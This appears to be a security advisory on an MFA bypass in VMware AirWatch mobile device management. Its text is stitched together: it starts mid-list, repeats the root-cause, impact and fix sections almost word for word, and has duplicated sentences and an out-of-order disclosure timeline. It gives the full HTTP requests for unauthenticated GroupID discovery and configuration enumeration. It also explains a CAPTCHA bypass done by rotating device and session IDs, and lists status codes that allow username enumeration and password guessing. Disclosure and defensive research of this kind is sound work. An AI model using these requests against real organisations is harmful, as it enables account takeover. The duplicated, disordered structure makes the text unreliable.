- AUTH-1003: This value indicates the submitted username had been disabled in the AD domain.
- AUTH-1006: This value indicates a valid username, password and ActivationCode were submitted.
This API is publicly accessible and at the time of writing, AirWatch does not provide any functionality to disable access to this communication endpoint and/or disable the Boxer service altogether. It may be possible to disable Boxer registration services; however, AirWatch was unable to provide a test environment to confirm this.
Based on these response codes, it is possible for an attacker to enumerate through a list of values containing random GroupID or Username values and successfully execute a SFA attack. To fully weaponise this attack surface, I developed airCross as a PoC toolkit for performing GroupID and SFA attempts against an AirWatch environment. The rough PoC of airCross has been replaced by Dauthi, which is an MDM analysis framework designed to perform SFA validation against numerous platforms.
Root cause
The design mistake is that MFA and CAPTCHA enforcement are applied only during user registration, while SFA is used for authentication after that process. The validatelogincredentials API remains reachable and functional even when a third-party authenticator is configured, so the MFA that the environment appears to enforce can be sidestepped by talking to the SFA interfaces directly. so the MFA that the environment appears to enforce can be sidestepped by talking to the SFA interfaces directly. The Boxer application only supports SFA, so it is a permanent SFA interface regardless of the MFA configuration elsewhere in the suite.
The discovery and configuration endpoints compound this. The authorisation header on the discovery request is not server-side validated, and the request can be condensed to a few headers. GroupID values are treated as public by VMware, and the validategroupidentifier endpoint requires no authorisation, so an unauthenticated attacker can learn the authentication endpoint, the GroupID and the environment's authentication Type. The CAPTCHA validator on validatelogincredentials is tied to the InternalIdentifier (UDID) and the active SID, so resetting those values for each request allows authentication attempts without identity protections. The Udid is used as a primary key in the AirWatch registration database and, from what the research could determine, is unvalidated.
Impact
An unauthenticated attacker can recover an organisation's AirWatch authentication endpoint and GroupID, learn how the environment is configured (including whether it uses SAML/MFA), and then run password attacks against the SFA interfaces. This allows compromise of user credentials and/or registration of malicious devices. The Boxer endpoint additionally gives limited user enumeration through its StatusCode values, including whether a username is locked out or disabled in the AD domain. The extent of user enumeration on validatelogincredentials is unknown because not all authentication types were enumerated, and it depends on the authentication integrator and endpoint configuration. A successfully compromised account could be leveraged to attack other Internet-exposed authentication portals, or an attacker could self-register a malicious device and obtain access to the corporate AirWatch policy.
VMware's position was that this did not represent a deficiency with the product's functionality and was not considered a security issue that would be remediated. VMware provided several mitigation steps that could be introduced into the environment:
- Implementation SAML/IDP Services: AirWatch support identified that SAML/IDP/MFA integrations are only supported during user registration processes through the Intelligence HUB application, and Boxer only supports SFA, preventing mitigation of this vulnerability.
- Disable Boxer Enrollment Services: AirWatch support indicated this setting would disable the Boxer registration services but was unable to provide any information regarding whether the authentication API endpoint would be removed. As this endpoint is multi-purposed for both access to the Boxer email client and Boxer registration services, it is probable this will not remove the attack surface.
- Disable Discovery Services: This will prevent public disclosure of the AirWatch endpoint and GroupID. As this information is considered to be public, this is of limited value to preventing the attack surface against the environment. The GroupID value can be brute-forced, and if successful, can be leveraged in an authentication attack against the environment.
Fix
VMware indicated the reported behaviour operated as expected and was not considered a security issue that would be remediated. My research was unable to validate whether any of the suggested mitigation steps would reduce or eliminate the SFA / MFA bypass attack surface. Based on this understanding, the following recommendations can be implemented to reduce the MDM attack vector:
- Strong Corporate Password Policy: Implementing a policy of a 12-character minimum password length can improve password strength, especially when combined with blacklisting of common password patterns such as "SeasonYear."
- Limit User Device Registration: A successfully compromised account could be leveraged to attack other internet-exposed authentication portals, or an attacker could choose to self-register a malicious device and obtain access to the corporate AirWatch policy. By limiting MDM registration to a single UDID and/or a list of validated UDID values, an attacker would be unable to register a malicious device associated to a previously registered and valid user.
- Monitor MDM Authentication Requests: Ensure the MDM application is closely monitored for malicious activity, such as brute-force authentication attempts. This action would provide an early warning of malicious activity.
Variants to test
- Other MDM suites: run the same discovery and configuration queries against other MDM products. A positive result is an unauthenticated endpoint that returns the authentication endpoint and GroupID, or a configuration response that reveals the authentication Type.
- CAPTCHA binding on other endpoints: send repeated authentication requests while rotating the device identifier and SID. If the CAPTCHA requirement never triggers, the validator is likely bound to those values rather than to the account.
- Boxer-style multi-purpose endpoints: look for endpoints that serve both registration and authentication and switch the Content-Type between XML and JSON. A positive result is a JSON authentication response with a StatusCode that distinguishes invalid credentials, locked accounts, disabled accounts and success.
- UDID validation: register or authenticate with an arbitrary UDID value. If the request succeeds, the device identifier is not validated and can be used to bypass device-based restrictions.
- GroupID brute force: where discovery is disabled, try candidate GroupID values against
validategroupidentifier. A positive result is a non-zeroed SessionId and a populated NextStep object.
Disclosure timeline
- February 20, 2020: Issue initially reported to VMware.
- June 9, 2020: VMware indicated an inability to validate the vulnerability after numerous communication touchpoints.
- October 30, 2020: PoC development
- October 16, 2020: VMware indicated the reported vulnerability did not represent a functionality deficiency and operated as expected.
- October 20, 2020: VMware provided technical configuration documentation on mitigation steps for the SFA surface.
- October 23, 2020: VMware support services identified AirWatch's Boxer interface is only capable of supporting SFA and the previously provided mitigation steps were non-applicable.
- November 2, 2020: VMware support indicated documented support articles, allowing for Boxer authentication services to be disabled, did not exist.
What happened, in plain words
Many companies let staff use their own phones and laptops to reach work systems. To keep that safe, they use a product called a Mobile Device Management (MDM) suite. VMware AirWatch is one of these. It puts a small app on the phone, and that app talks to a server run by the company (or by AirWatch in the cloud) to set the device up and to check who the user is.
Companies usually protect logins with multi-factor authentication (MFA). MFA means you need more than one thing to get in: your password plus, say, a code from your phone. The idea is that if someone steals your password, they still cannot get in without the second factor.
This research found that in AirWatch, MFA is only switched on during the registration step, the moment a device is first set up. After that, and in some paths even without registering at all, the system accepts single-factor authentication (SFA): just a username and a password. An attacker who can reach the right web addresses can therefore try passwords directly, and if one works, they can steal an account or register a phone of their own into the company's system.
The rest of this article walks through how that works, step by step, using the same requests the researcher used. You do not need to be a programmer to follow it. You only need to know that a browser sends requests to web servers, and that those requests and the servers' answers are just text.
The product and the feature
AirWatch gives organisations a way to manage devices that the company does not own or fully trust. It does this by deploying an appliance, either on the company's own network or in the cloud, which talks back to AirWatch's global infrastructure through the domain awmdm.com. Staff install a mobile package on their phone: on Android that is an Android Package (APK), on Apple devices an iOS Application Archive (IPA). Both are downloadable from the public app stores.
The feature at the centre of this research is the enrolment and authentication flow: the sequence of screens and requests a phone goes through when it is first set up, and the requests it makes when a user logs in afterwards.
Organisations use MFA to reduce the harm of stolen passwords, especially when the login page is reachable from the internet. The research found that AirWatch only applies MFA during registration. Before that registration, or alongside it, SFA attacks can be carried out. That means an attacker can guess or reuse passwords, and can also register a device that the company never approved.
Setting up
Once the AirWatch app is installed, it asks the user for one of two things: an email address, or the address of a server.
Figure 1: AirWatch MDM Login Portal
The screenshot shows the AirWatch MDM login portal, where the app asks for an email address or a server endpoint.
All the requests in this article were produced by the AirWatch agent, which identifies itself with a User-Agent of Agent/[redacted]/Android/11. A User-Agent is a line in every web request that says which program and version is asking. An endpoint is simply a web address that accepts requests and does something with them.
No prior registration of a user is needed to reach the attack surface described below. The relevant API endpoints are publicly accessible to an unauthenticated attacker. An API (Application Programming Interface) is a set of web addresses that a program, rather than a person clicking links, uses to exchange data. An unauthenticated attacker is someone with no account and no login.
Finding it
When a user types an email address into the login portal, the app sends a request to discovery.awmdm.com:
GET /autodiscovery/DeviceRegistry.aws/v2/domainlookup/domain/vmware.com HTTP/1.1
User-Agent: Agent/[redacted]/Android/11
Accept-Language: en-US
deviceType: 5
Authorization: [redacted]:[redacted]=
aw-auth-signature-method: HMAC-SHA256
aw-auth-group-id: com.airwatch.androidagent
aw-auth-signature-version: 1
aw-auth-realm: device
aw-device-uid: 53edf056*******
aw-auth-device-uid: 53edf056*******
Date: 10/20/2020 13:11:45
Host: discovery.awmdm.com
Connection: close
Accept-Encoding: gzip, deflate
Figure 2: AirWatch MDM Client Discovery Request
Line by line:
GET /autodiscovery/DeviceRegistry.aws/v2/domainlookup/domain/vmware.com HTTP/1.1is the request line.GETmeans "give me something". The path after it is the address being asked for, and it ends withvmware.com, the domain being looked up.HTTP/1.1is the version of the web protocol being spoken.User-Agent: Agent/[redacted]/Android/11says the caller is the AirWatch agent, version 20.08.0.23, on Android 11.Accept-Language: en-USasks for English (US) content.deviceType: 5is a custom header saying what kind of device this is. A header is a labelled line of extra information attached to a request.Authorization: ...is the line that normally proves who you are. Here it carries a long value made of two parts separated by a colon.aw-auth-signature-method: HMAC-SHA256says how that value was signed. HMAC-SHA256 is a way of producing a fingerprint of a message using a secret key, so the server can check the message was not altered.aw-auth-group-id: com.airwatch.androidagentnames the app group the request belongs to.aw-auth-signature-version: 1is the version number of that signing scheme.aw-auth-realm: devicesays the request is being made in the "device" context.aw-device-uidandaw-auth-device-uidcarry the device's unique identifier, partly masked here with asterisks.Date: 10/20/2020 13:11:45is the date and time of the request.Host: discovery.awmdm.comnames the server being contacted.Connection: closetells the server to close the connection after answering.Accept-Encoding: gzip, deflatesays the client can accept compressed answers, to save bandwidth.
This request is sent to the following RESTful API. RESTful is a style of API where each address represents a thing (here, a domain lookup) and the request method says what to do with it:
/autodiscovery/DeviceRegistry.aws/v2/domainlookup/domain/
The domain part of the address is used to search AirWatch's discovery service. The service answers with the AirWatch authentication endpoint and the activation GroupID for that domain. The GroupID, also called an ActivationCode, is a value that must be supplied when logging in to AirWatch. VMware treats it as public knowledge, not as protected or sensitive information. VMware security's own words were:
GroupIDs (ActivationCode) are used for the following and we do not consider them sensitive information:
"Group ID - public customer/org identifier used to associate a public device enrollment with the customer. Typically used to map email domain to a product specific identifier."
The request the app sends includes an authorization header and several extra checks. None of that is checked on the server side, so the request can be shortened to this:
GET /autodiscovery/awcredentials.aws/v2/domainlookup/domain/vmware.com HTTP/1.1
Host: discovery.awmdm.com
User-Agent: Agent/[redacted]/Android/11
Accept-Encoding: gzip, deflate
Connection: close
Figure 3: AirWatch MDM Discovery Request - Condensed
This is the same lookup with the proof-of-identity lines removed. It still works, which tells us the server never checked them. That matters because it means anyone can send this request, not just the official app.
Discovery has been seen through three different endpoints. Two are publicly documented APIs, and the third is content the server builds during the discovery process:
/autodiscovery/awcredentials.aws/v1/domainlookup/domain//autodiscovery/awcredentials.aws/v2/domainlookup/domain//DeviceManagement/Enrollment/validate-userCredentials
Requests to the v1 and v2 APIs return a JSON body. JSON is a plain-text format for structured data, using curly braces, names and values. The body describes the domain's authentication endpoint and its GroupID.
Figure 4: AirWatch MDM Discovery Response
The screenshot shows the discovery response returned by the v1/v2 API.
The third discovery interface is different. It needs you to know the authentication endpoint URL already, and it returns the matching GroupID. Talking to validate-userCredentials also requires a SessionID (SID). A SessionID is a temporary identifier the server gives you so it can remember your conversation between requests, a bit like a cloakroom ticket: you hand it back and the server knows which coat is yours. This value is easy to get by following the normal registration process. Sending a POST request to /DeviceManagement/Enrollment/EmailDiscovery returns a validation SID that can then be used in the validate-userCredentials request. POST is the request method used when you are sending data to the server rather than just asking for a page.
POST /DeviceManagement/Enrollment/EmailDiscovery HTTP/1.1
Host: vmware.awmdm.com
User-Agent: Agent/[redacted]/Android/11
Content-Length: 93
Accept: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: close

DevicePlatformId=2&EmailAddress=[redacted]&FromGroupID=False&FromWelcome=False&Next=Next
Figure 5: VMware EmailDiscovery API
Line by line:
POST /DeviceManagement/Enrollment/EmailDiscovery HTTP/1.1sends data to the email discovery address.Host: vmware.awmdm.comnames the server.User-Agent: Agent/[redacted]/Android/11again identifies the app.Content-Length: 93says the body is 93 bytes long, so the server knows how much to read.Accept: gzip, deflateandAccept-Encoding: gzip, deflatesay compressed answers are acceptable.Content-Type: application/x-www-form-urlencodedsays the body is formatted like a web form, withname=valuepairs joined by&.Connection: closecloses the connection after the answer.- The blank line separates the headers from the body.
DevicePlatformId=2&EmailAddress=[redacted]&FromGroupID=False&FromWelcome=False&Next=Nextis the body: the form fields being submitted.
Two of those fields matter for the request to be processed:
- DevicePlatformId: an ID for the device type. Looking at how the standard MDM package behaves, the research saw this field set to
2. - EmailAddress: the address that triggers discovery. An email address must be supplied for the API to try registration and recover the GroupID.
The other fields were simply set to False so the request would be processed. When submitted, the API answers with a 302. A 302 is a redirect: the server tells the client to go somewhere else. Here it points the client to the device's app store to install the AirWatch Intelligence HUB application. The same answer also carries the SID needed to keep talking to the API once the package is installed.
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a
href="/DeviceManagement/Enrollment/DisplayAgentAppStoreLink?groupid=False&welcome=
False&sid=1e69ee15-4749-44fe-8d91-a67bf7fd971e">here</a>.</h2>
</body></html>
Figure 6: EmailDiscovery Server Response Body
This is a small HTML page, the language web pages are written in. Object moved is the title. The <a href="...">here</a> is a link, and the address it points to contains sid=1e69ee15-4749-44fe-8d91-a67bf7fd971e. That is the SID. It is sitting in plain sight in the redirect, which is why it is easy to collect.
That SID value (sid=1e69ee15-4749-44fe-8d91-a67bf7fd971e) can then be passed as a parameter to validate-userCredentials. A parameter is a value attached to the end of a URL after a ?, in name=value form.
GET /DeviceManagement/Enrollment/validate-userCredentials?groupid=True&welcome=False&id=1e69ee15-4749-44fe-8d91-a67bf7fd971e HTTP/1.1
Host: vmware.awmdm.com
User-Agent: Agent/[redacted]/Android/11
Content-Length: 0
Accept: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: close
Figure 7: AirWatch validate-userCredentials API Request
Line by line:
GET /DeviceManagement/Enrollment/validate-userCredentials?...asks for the validation page, with three parameters attached:groupid=True,welcome=Falseandid=1e69ee15-4749-44fe-8d91-a67bf7fd971e. Theidis the SID from the previous step.Host: vmware.awmdm.comnames the server.User-Agent: Agent/[redacted]/Android/11identifies the app.Content-Length: 0says there is no body, which is normal for a GET.- The remaining headers describe acceptable compression and content type, and close the connection afterwards.
The answer is an HTML page. Inside it are localised JavaScript blocks. JavaScript is the programming language browsers run to make pages interactive. Searching the page for a particular piece of text returns the GroupID, which appears within the second set of else if statements. An else if is a JavaScript construct that checks a condition when the previous one was false.
Figure 8: AirWatch GroupID Disclosure
The screenshot shows the GroupID disclosed in the page content.
Again, VMware does not treat this information as sensitive, so on its own it is not a vulnerability. But every later attack needs it. All AirWatch authentication interfaces require a GroupID; without it, you cannot run an authentication attack against the environment at all.
Exploitation
Step 1: Recover the endpoint and GroupID
Use the discovery endpoints above. The v1 and v2 domainlookup APIs return the authentication endpoint and GroupID directly in a JSON body. Alternatively, send an email address to /DeviceManagement/Enrollment/EmailDiscovery, take the SID from the 302 answer, and query /DeviceManagement/Enrollment/validate-userCredentials to pull the GroupID out of the embedded JavaScript.
Why this step matters: the endpoint tells you where to send login attempts, and the GroupID tells the server which customer organisation you are trying to log in to. Without both, later requests are rejected or go nowhere.
Step 2: Enumerate the environment configuration
Once the endpoint and GroupID are known, AirWatch reveals the configuration of the MDM environment. That lets an unauthenticated attacker see sub-groups, authentication integrations and many other settings. All of this comes from the following API endpoint:
/deviceservices/enrollment/airwatchenroll.aws/validategroupidentifier
POST /deviceservices/enrollment/airwatchenroll.aws/validategroupidentifier HTTP/1.1
Host: vmware.awmdm.com
User-Agent: Agent/[redacted]/Android/11
Content-Length: 118
Content-Type: application/json
Accept-Encoding: gzip, deflate
Connection: close

{"Header":{"SessionId":"00000000-0000-0000-0000-
000000000000"},"Device":{"InternalIdentifier":""},"GroupId":"VMWprod"}
Figure 9: AirWatch validategroupidentifier API Request
Line by line:
POST /deviceservices/enrollment/airwatchenroll.aws/validategroupidentifier HTTP/1.1sends data to the group identifier check.Host: vmware.awmdm.comnames the server.Content-Length: 118gives the body length.Content-Type: application/jsonsays the body is JSON.Accept-Encoding: gzip, deflateandConnection: closeas before.- The body is a JSON object with three parts: a
Headerholding aSessionIdof all zeros, aDevicewith an emptyInternalIdentifier, and aGroupIdofVMWprod.
Like the v1 and v2 discovery endpoints, validategroupidentifier needs no authorisation. You send a JSON body to the organisation's authentication endpoint. Two fields are worth explaining:
- SessionId: several of the JSON-based AirWatch APIs need an SID. It is written as an RFC 4122 v4 value, which is the standard format for a random-looking identifier made of groups of letters and digits separated by hyphens. Setting it to all zeros starts a fresh conversation and resets the exchange. A valid exchange comes back with a new random SessionId.
- GroupId: the value discovered in the previous step.
A successful request returns this answer:
{
  "Header": {
    "ProtocolRevision": 0,
    "Language": null,
    "SessionId": "6debe689-709d-4f6a-b038-fe5f61fde336",
    "Mode": 2,
    "AgentToken": "978969b0-d2cf-4dd6-8e3c-eef546010b34",
    "ProtocolType": 0,
    "App": 0,
    "AppVersion": null
  },
  "Status": {
    "Code": 1,
    "Notification": ""
  },
  "NextStep": {
    "InstallUrl": "",
    "ServiceUrl": "https://vmware.awmdm.com/DeviceManagement/Enrollment/begin-
    samlAuthentication?sid=6debe689-709d-4f6a-b038-fe5f61fde336",
    "DeviceUserMode": 0,
    "StagingRequired": false,
    "DisplayStagingMessage": null,
    "UserIdentifier": null,
    "AfwProvisioningMode": 0,
    "RegistrationTypePo": 0,
    "RegistrationTypeDo": 0,
    "VidmForCico": false,
    "IsLbusEnabled": false,
    "ClosedNetworkEnrollment": false,
    "Type": 18,
    "SettingsPayload": "",
    "AgentSettings": null,
    "RequireServicesFromStore": false,
    "IsCaptchaRequired": false,
    "CaptchaValue": null,
    "AndroidEnrollmentTarget": 0,
    "KnoxPlayForWorkCapable": false,
    "AndroidWorkTempPassword": null,
    "UserEmailAddress": null,
    "showEnrollmentInfoMessages": false,
    "AFWUserAuthToken": null,
    "AFWAccountIdentifer": null,
    "IsDeviceAfwCertified": false,
    "GreenBoxUrl": null,
    "VidmServerUrl": null,
    "IsVidmConfigured": false,
    "IsGreenBoxCatalogEnabled": false,
    "IsContainerModeEnabled": false,
    "ScepPayload": null,
    "BeaconConsoleSettingsServer": null,
    "CollectImeiNumber": false,
    "IsCustomOnboardingExperienceEnabled": false,
    "CustomOnboardingMessage": null,
    "CustomOnboardingUserName": null,
    "CustomOnboardingWelcomeText": null
  }
}
Figure 10: AirWatch validategroupidentifier API Response
This is a JSON document with three top-level parts: Header, Status and NextStep. The exact contents vary somewhat with how the endpoint is configured, but those three parts stay the same. A few returned values matter:
- SessionId: the server-generated RFC 4122 value confirming the request was accepted. If the request body had an error, the SID would come back as zeros. Later requests should include this value so the server can link them into one chain.
- ServiceUrl / GreenBoxUrl / VidmServerUrl: the authentication endpoints used to check identity through third-party authenticator integrations. Which of them is filled in depends on the environment's configuration.
- Type: one of the most useful fields. It says how the environment is set up to authenticate users.
At the time of writing, five Type values had been identified:
- Type 1: the evaluation licence has expired, or the environment is not active.
- Type 2: the environment uses AirWatch identity services and supports SFA.
- Type 4: no third-party authenticator is configured, and the environment supports SFA.
- Type 8: the environment requires token registration before a user can authenticate.
- Type 18: the environment has a SAML integration and would require MFA. SAML is a standard way for one system to hand a user's login to another system, so the user signs in at the identity provider rather than at the app.
If a third-party authentication integration exists, the ServiceUrl, GreenBoxUrl and VidmServerUrl fields are filled in with the endpoint where the MDM client is sent to log in. In the answer above, Type 18 means SAML-based authentication is configured, so ServiceUrl holds the SAML authenticator URL. Opening that URL lets you try to log in within the integrator's context.
Figure 11: IDP Authentication Endpoint
The screenshot shows the identity provider authentication endpoint.
Depending on how AirWatch is configured, different endpoints are used for the various integrators. If SFA is enabled, or the user has to submit values to the airwatchenroll.aws API, CAPTCHA protection is switched on to limit brute-force attempts. A CAPTCHA is the puzzle that asks you to prove you are a person, and brute force means trying many passwords quickly.
Figure 12: AirWatch MDM Authentication CAPTCHA
The screenshot shows the CAPTCHA protection on the AirWatch MDM authentication page.
But the research found that CAPTCHA enforcement and MFA are only applied during user registration, and that SFA alone is used after that process. Many AirWatch API functions rely on SFA. You do not even need a previously registered user to reach the attack surface. All the vulnerable API endpoints are publicly reachable by an unauthenticated attacker, which allows password attacks. Two endpoints in particular can be abused for SFA, and they also give limited user enumeration, meaning they can reveal which accounts exist. The two are:
/deviceservices/enrollment/airwatchenroll.aws/validatelogincredentials/deviceservices/authenticationendpoint.aws
Step 3: Attack validatelogincredentials
During AirWatch user registration, the Intelligence HUB app talks to validatelogincredentials and passes the user's credentials to it. Even when a third-party authenticator is configured, this API is still available as a communication interface. A request generated by the HUB app to this endpoint has the following body:
{
  "Username": "test",
  "Password": "test",
  "EmailUserAccount": "",
  "EmailAddress": "",
  "EnableEmailPrompt": false,
  "Header": {
  "ProtocolRevision": 9,
  "ProtocolType": 0,
  "Language": "en",
  "SessionId": "a5ae38ff-e51a-437f-81e6-5eece675fe59",
  "Mode": "Native",
  "App": 4,
  "AppVersion": "[redacted]"
},
"SamlCompleteUrl": "aw:\/\/",
  "Device": {
    "Identifier": "[redacted]",
    "Type": 5,
    "Manufacturer": "Google",
    "Model": "Pixel 2 XL",
    "Product": "taimen",
    "OsVersion": "11",
    "IsEnterprise": false,
    "IsCompromised": false,
    "Serial": "",
    "IMEI": "",
    "IsDeviceAFWCertified": true,
    "AfwProvisioningCapability": 1,
    "InternalIdentifier": "[redacted]",
    "BundleIdentifier": "com.airwatch.androidagent",
    "AospEnrollment": false
  },
  "CaptchaValue": ""
}
Figure 13: Original validatelogincredentials Request
What each part is for:
UsernameandPasswordare the credentials being checked.EmailUserAccount,EmailAddressandEnableEmailPromptare empty or false here, because this request is not using the email prompt.Headercarries bookkeeping: a protocol revision, a language, aSessionId, a mode, an app number and an app version. TheSessionIdis the conversation ticket described earlier.SamlCompleteUrlis the address the app should return to after a SAML login finishes.Devicedescribes the phone: its identifier, type, manufacturer, model, product name, operating system version, whether it is a company device, whether it looks tampered with, serial number, IMEI (the phone's hardware identity number), certification flags, an internal identifier, the app bundle name and an enrolment flag.CaptchaValueis empty, meaning no CAPTCHA answer was supplied.
This can be shortened to just the required values:
{
  "Username": "test",
  "Password": "test",
  "Header": {
  "SessionId": "f4e74df0-f22f-48f5-9496-1d5b66526ed3"
},
"SamlCompleteUrl": "aw:\/\/",
  "Device": {
    "InternalIdentifier": "[redacted]"
  }
}
Figure 14: validatelogincredentials Compressed Request
This is the same login attempt with the optional fields removed. It still works, which shows the server does not need the full device description to check a password. That is what makes automated password guessing practical: each attempt is a small, simple request.
Sending the request returns a detailed answer in the JSON Status object. The HUB app reads this and usually shows it directly in the app.
"Status": {
"Code": 2,
"Notification": "Invalid User Credentials"
}
Figure 15: validatelogincredentials Status Response
This says the code was 2 and the message was Invalid User Credentials, meaning the username or password was wrong.
Depending on the environment's configuration, this answer can allow user enumeration. User enumeration means working out which usernames are real, even without knowing their passwords. The research found that whether this works depends on the authentication integrator and the endpoint's configuration. When it does work, the indicator is this:
"Notification": "Invalid User Credentials"
Figure 16: validatelogincredentials - Valid User Response
At the time of writing, not all authentication types had been tested, so the full extent of user enumeration is unknown.
The research also found that the CAPTCHA check, which is meant to apply to consecutive login attempts, was tied to the InternalIdentifier (also called the Universal Device ID, or UDID) and to the active SID. By resetting those values on each request, login attempts can be made against this endpoint without any identity protection. In everyday terms: the lock that counts your attempts is attached to the ticket and the device name, so getting a new ticket and a new device name each time resets the counter.
Step 4: Attack the Boxer authentication endpoint
The second authentication endpoint, authenticationendpoint.aws, is used for two things in the Boxer email app: registration and authentication. Boxer is AirWatch's email client. As part of the AirWatch setup, it is possible to skip the Intelligence HUB app entirely and register users directly through Boxer. AirWatch has said that Boxer only supports SFA and cannot support MFA in its current form. That makes Boxer a permanent SFA interface, one that can be used to get around all the MFA protections in the AirWatch suite.
Figure 17: AirWatch Boxer Registration
The screenshot shows AirWatch Boxer registration.
POST /deviceservices/authenticationendpoint.aws HTTP/1.1
Host: awm.[redacted]
User-Agent: Agent/[redacted]/Android/11
Content-Length: 426
Accept: application/json
Content-Type: UTF-8
Accept-Encoding: gzip, deflate
Connection: close

<AWAuthenticationRequest>
  <Username>
    <![CDATA[test]]>
  </Username>
  <Password>
    <![CDATA[test]]>
  </Password>
  <ActivationCode>
    <![CDATA[aCode]]>
  </ActivationCode>
  <BundleId>
    <![CDATA[com.boxer.email]]>
  </BundleId>
  <Udid>
    <![CDATA[[redacted]]]>
  </Udid>
  <DeviceType>5</DeviceType>
  <AuthenticationType>2</AuthenticationType>
  <AuthenticationGroup>
    <![CDATA[com.boxer.email]]>
  </AuthenticationGroup>
</AWAuthenticationRequest>
Figure 18: Boxer Registration Authentication Request
Line by line:
POST /deviceservices/authenticationendpoint.aws HTTP/1.1sends data to the Boxer authentication endpoint.Host: awm.[redacted]names the server. This is a test hostname used in the example.Content-Length: 426gives the body length.Accept: application/jsonsays a JSON answer is wanted.Content-Type: UTF-8says the body is text in UTF-8 encoding. UTF-8 is a standard way of representing characters.- The body is XML, a markup format built from tags in angle brackets.
<AWAuthenticationRequest>opens the request, and each field is wrapped in its own tag. <![CDATA[test]]>is a way of saying "treat this as plain text". It stops characters inside from being read as markup.- The fields are
Username,Password,ActivationCode(the GroupID),BundleId(the app's package name),Udid(the device's unique identifier),DeviceType,AuthenticationTypeandAuthenticationGroup.
Both the Boxer registration and authentication functions use the same endpoint, authenticationendpoint.aws. The thing that changes is the Content-Type header. During registration it is set to UTF-8, which allows an XML body. This is a one-off request and needs no prior authorisation.
The Boxer authentication request has this body:
POST /deviceservices/authenticationendpoint.aws HTTP/1.1
Host: awm.[redacted]
User-Agent: Agent/[redacted]/Android/11
Content-Length: 259
Accept: application/json; charset=utf-8
Content-Type: application/json; charset=utf-8
Accept-Encoding: gzip, deflate
Connection: close

{
  "ActivationCode": "aCode",
  "BundleId": "com.box.email",
  "Udid": "[redacted]",
  "Username": "test",
  "AuthenticationType": "2",
  "RequestingApp": "com.boxer.email",
  "DeviceType": "2",
  "Password": "test",
  "AuthenticationGroup": "com.air-watch.boxer"
}
Figure 19: Boxer Authentication Request
Line by line:
POST /deviceservices/authenticationendpoint.aws HTTP/1.1goes to the same address as registration.Host: awm.[redacted]names the server.Content-Length: 259gives the body length.Accept: application/json; charset=utf-8asks for a JSON answer in UTF-8.Content-Type: application/json; charset=utf-8says the body is JSON in UTF-8. This is the switch that turns the endpoint from registration mode into authentication mode.- The body is a JSON object with the same fields as the XML version, now written as
name: valuepairs.
The Boxer authentication request is triggered by changing the Content-Type header to application/json and sending a JSON object. Both the registration and authentication requests carry these fields:
- ActivationCode: the publicly disclosed AirWatch GroupID.
- Udid: the unique identifier of the phone making the request. It is used as a primary key in the AirWatch registration database, and from what the research could determine, it is not validated. A primary key is the field that uniquely identifies a record in a database.
- Username: the account being logged in to.
- AuthenticationType: captured from default requests and believed to relate to the access path used. There are specific numeric values this field accepts.
- DeviceType: captured from default requests and believed to relate to the device type used.
- Password: the password being tried.
In both cases the server answers with a JSON body:
Figure 20: Boxer API Authentication Response
By reading the StatusCode in the response, it is possible to do limited user enumeration and/or SFA. The research identified these StatusCode values:
- AUTH-1: the submitted ActivationCode was wrong.
- AUTH-1001: the submitted username or password was wrong.
- AUTH-1002: the submitted username has been locked out.
- AUTH-1003: the submitted username has been disabled in the AD domain. AD is Active Directory, Microsoft's directory service that many companies use to hold user accounts.
- AUTH-1006: a valid username, password and ActivationCode were submitted.
This API is publicly reachable, and at the time of writing AirWatch offered no way to disable access to it or to switch off the Boxer service entirely. It may be possible to disable Boxer registration services, but AirWatch could not provide a test environment to confirm that.
With these codes, an attacker can work through a list of random GroupID or Username values and run an SFA attack. To make this practical, the researcher built airCross, a proof-of-concept toolkit for trying GroupID and SFA attempts against an AirWatch environment. A proof of concept is a small working demonstration that shows a problem is real. The rough airCross proof of concept has since been replaced by Dauthi, an MDM analysis framework designed to check SFA across many platforms.
Root cause
The design mistake is that MFA and CAPTCHA enforcement apply only during user registration, while SFA is used for authentication afterwards. The validatelogincredentials API stays reachable and functional even when a third-party authenticator is configured, so the MFA the environment appears to enforce can be sidestepped by talking to the SFA interfaces directly. So the MFA the environment appears to enforce can be sidestepped by talking to the SFA interfaces directly. Boxer only supports SFA, so it is a permanent SFA interface no matter what MFA is configured elsewhere in the suite.
The discovery and configuration endpoints make this worse. The authorisation header on the discovery request is not checked on the server, so it can be dropped entirely. VMware treats GroupID values as public, and the validategroupidentifier endpoint needs no authorisation, so an unauthenticated attacker can learn the authentication endpoint, the GroupID and the environment's authentication Type. The CAPTCHA check on validatelogincredentials is tied to the InternalIdentifier (UDID) and the active SID, so resetting those values on each request allows login attempts without identity protections. The Udid is used as a primary key in the AirWatch registration database and, from what the research could determine, is not validated.
Impact
An unauthenticated attacker can recover an organisation's AirWatch authentication endpoint and GroupID, learn how the environment is configured (including whether it uses SAML or MFA), and then run password attacks against the SFA interfaces. That allows user credentials to be compromised and/or malicious devices to be registered. The Boxer endpoint also gives limited user enumeration through its StatusCode values, including whether a username is locked out or disabled in the AD domain. The extent of user enumeration on validatelogincredentials is unknown, because not all authentication types were tested and it depends on the authentication integrator and endpoint configuration. A compromised account could be used to attack other internet-exposed login portals, or an attacker could register a device of their own and gain access to the company's AirWatch policy.
VMware's position was that this was not a deficiency in the product's functionality and not a security issue it would fix. VMware offered several mitigation steps that could be introduced into the environment:
- Implementation SAML/IDP Services: AirWatch support identified that SAML, IDP and MFA integrations are only supported during user registration through the Intelligence HUB app, and Boxer only supports SFA, so this does not mitigate the vulnerability. IDP means identity provider, the system that holds the login.
- Disable Boxer Enrollment Services: AirWatch support said this setting would disable Boxer registration services but could not say whether the authentication API endpoint would be removed. Because the endpoint serves both access to the Boxer email client and Boxer registration, it is likely this will not remove the attack surface.
- Disable Discovery Services: this prevents public disclosure of the AirWatch endpoint and GroupID. Since that information is considered public, it has limited value in preventing attacks against the environment. The GroupID can be brute-forced, and if that succeeds it can be used in an authentication attack.
Fix
VMware said the reported behaviour worked as expected and was not considered a security issue that would be remediated. The research could not confirm whether any of the suggested mitigation steps would reduce or remove the SFA and MFA bypass attack surface. On that basis, these recommendations can be applied to reduce the MDM attack vector:
- Strong Corporate Password Policy: a minimum password length of 12 characters improves password strength, especially when combined with a blocklist of common patterns such as "SeasonYear".
